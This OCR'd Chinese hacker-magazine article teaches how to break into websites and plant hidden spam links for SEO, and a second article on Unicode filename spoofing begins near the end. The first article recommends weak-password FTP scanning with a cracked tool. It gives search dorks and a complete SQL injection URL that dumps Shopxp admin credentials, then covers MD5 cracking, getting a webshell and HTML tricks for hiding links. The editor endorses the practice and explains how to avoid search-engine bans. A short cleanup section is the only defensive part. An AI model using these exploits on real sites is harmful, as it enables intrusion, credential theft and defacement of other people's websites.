


图 4 自动采集网址

1、扫描FTP弱口令

这种方法是最简单的，常用的扫描软件有 **FTPScan**，扫描速度很快，支持多开。此软件通过用户输入的关键字，自动从百度和Google获取网址。如图3、图4。并根据强大的字典进行 FTP 弱口令扫描，字典文件为 TXT 文档，用户可以自行添加弱口令。

此软件最近更新版本为FTPScan3.0，为收费版本。最先为 geyibing 破解，大家可以搜索 FTPScan3.0 破解版进行下载。

2、整站系统漏洞利用

整站系统漏洞是可以批量拿站的，但是要求是漏洞没有补上。像我们这样的小菜，可以直接从网上搜索漏洞利用方法以及利用工具。国内的 CMS，像动易、风讯、php168、phpcms 等，都有很多针对不同版本漏洞的利用方法。虽然官方已经出了补丁，但有的网站管理员没有及时修复，依旧可以利用。论坛系统像 phpwind、Discuz！由于官方出补丁速度快，所有我们很少有机会利用。下面我们举两个例子。

php168 v5.0及以下版本任意文件下载漏洞

谷歌 **intext:powered by php168 v4.0**（百度结果太少，如图 5），使用漏洞利用工具直接对该网站的cache/adminlogin_log.php文件进行下载，如图6。该文件存储了管理员登陆记录，内容包括管理员用户名和32位MD5加密密码，如图 7。密码可以到 cmd5.com 去破解。然后进后台拿 shell 就很简单了。

Shopxp 购物系统注入漏洞

关键字：**inurl:shopxp_news.asp**。如图8。找到网站后，在网址(仅仅是网址)后面加上下面这段代码：**/textbox2.asp?action=modify&news%69d=122%20and%201=2%20union%20select%201,2,admin%2bpassword,4,5,6,7%20from%20shopxp_admin**，会爆出用户名和密码，密码是 md5 加密过的，如图 9。去 md5 破解网站跑一下就行。默认后台：/admin 或者 /admin_shopxp，后台备份数据库拿 shell。

3、插件漏洞利用

主要是一些在线编辑器的漏洞利用。常见的有ewebeditor、FCKeditor、ewebeditornet 等。具体的漏洞和漏洞利用方法以及工具，网上有很多，文章篇幅关系，这里就不再一一列举。

下面我们开始讲怎样挂黑链。实现链接隐藏的方法有很多，网上也都有很详细的代码和说明，下面简单列举几种比较常用并且不会引起搜索引擎




图 9 得到用户和密码




图10　首页挂黑链

反感的方法：

（1）网页DIV隐藏

```
A：<div style="display:none;"><a href=http://www.nohack.me/ target="_blank">非安全</a></div>
B：<div style="position: absolute; top:-999px;left: -999px;">
<a href=http://www.nohack.me/ >非安全</a></div>
```

（2）CSS文件隐藏

```
<div style="position:absolute;left:expression_r(1-900);top:expression_r(3-999);">
<a href=http://www.nohack.me/ >非安全</a></div>
```

（3）快速闪过

```
<marquee height=1 width=5 scrollamount=3000 scrolldelay=20000>
<a href=http://www.nohack.me/ >非安全</a></marquee>
```




图11　批量挂黑链




图12　没有显示黑链




图16　查找结果




图13　用编辑模式查看




图14　黑链现身




图15　查找黑链




图17　批量清除

拿到webshell后，利用文件编辑和批量挂马功能，我们可以只在网站的首页挂黑链，如图10，也可以全站挂黑链，如图11，不过本文建议只在首页挂上就可以了。

说完如何挂黑链，接下来说一下怎样判断网站是否被挂黑链和被挂之后怎样有效地清除。我们还以上面我们挂的非安全的黑链为例。打开这个网站的首页，挂的时候为了方便截图我加了个<center>，那么链接应该出现在页面中间位置，如图12。但是没有出现，那么我们可以用360浏览器的“用编辑模式查看”功能，如图13。让黑链全部现身，如图14。包括我们上面所说的第三种一闪而过的黑链也逃不掉！

清除的话，可以用一些站长助手，也可以用自己的马（为了方便管理网站，我会把自己的马放到网站上面去）来进行清除。通过查看源文件，得到黑链的代码，然后利用webshell的查找功能确定有多少文件被挂黑链，如图15，图16。

因为批量挂黑链的时候写入的代码都一样，所以我们清除的时候也可以批量进行，如图17，基本不必担心清不干净（可以清理一次之后再检查）。PS：查找截图为事后补充截图，只有首页被挂黑链，为了稿子截图，找到一个被批量挂黑链的站，结果演示批量清除的时候，代码没有写完整，导致黑链全部现身，在此我向他们表示歉意，原谅我吧，我不是故意的……

文章写到这里差不多算结束了，还有一点我想提醒大家，现在挂黑链，有时候会出现伪黑链，或者叫伪明链。比如：网站上面本来就有的友情链接，非安全，结果被改写成非安全，注意灵活变通。

（文中涉及软件已收录在本期光盘中）

编辑点评：挂黑链就这么在不知不觉中流行起来了。技术还是老技术，只不过是新的利用方法而已。总的来说，用黑链做SEO还是很有效的，不过这里要提醒一下，虽然挂黑链是比较安全的，但如果一次挂太多，还是会被搜索引擎封杀的，所以黑链数量要慢慢增加哦。


伪装成0Day的骗人小把戏——邪恶的Unicode

图 obaby

从本文您可以学到：
如何通过Unicode控制字符伪装文件名

开篇先说几句废话，希望大家不要介意。这一年的高考又结束了，祝非安全参加高考的所有读者和作者金榜题名。昨天一朋友发给我两个小程序，说是微软最新的0Day，让我分析下。心说最近微软好像也没报什么文件解析漏洞啊，莫非又出现牛人了？

拿到压缩包后直接在Winrar中查看，两个文件其中一个扩展名是.txt，另外一个是.jpg，如图1所示。在这里之所以说看起来像是因为虽然扩展名是txt和jpg，但是文件的图标却和系统默认的txt以及jpg图标不同。如果文件关联正常的话，即使在Winrar中浏览文件，文件的正常图标也会显示的。浏览正常的压缩文件就会看到如图2的图标，仔细观察就可以发现两者的不






图1　图2　对比发现0day和正常文件的图标不同

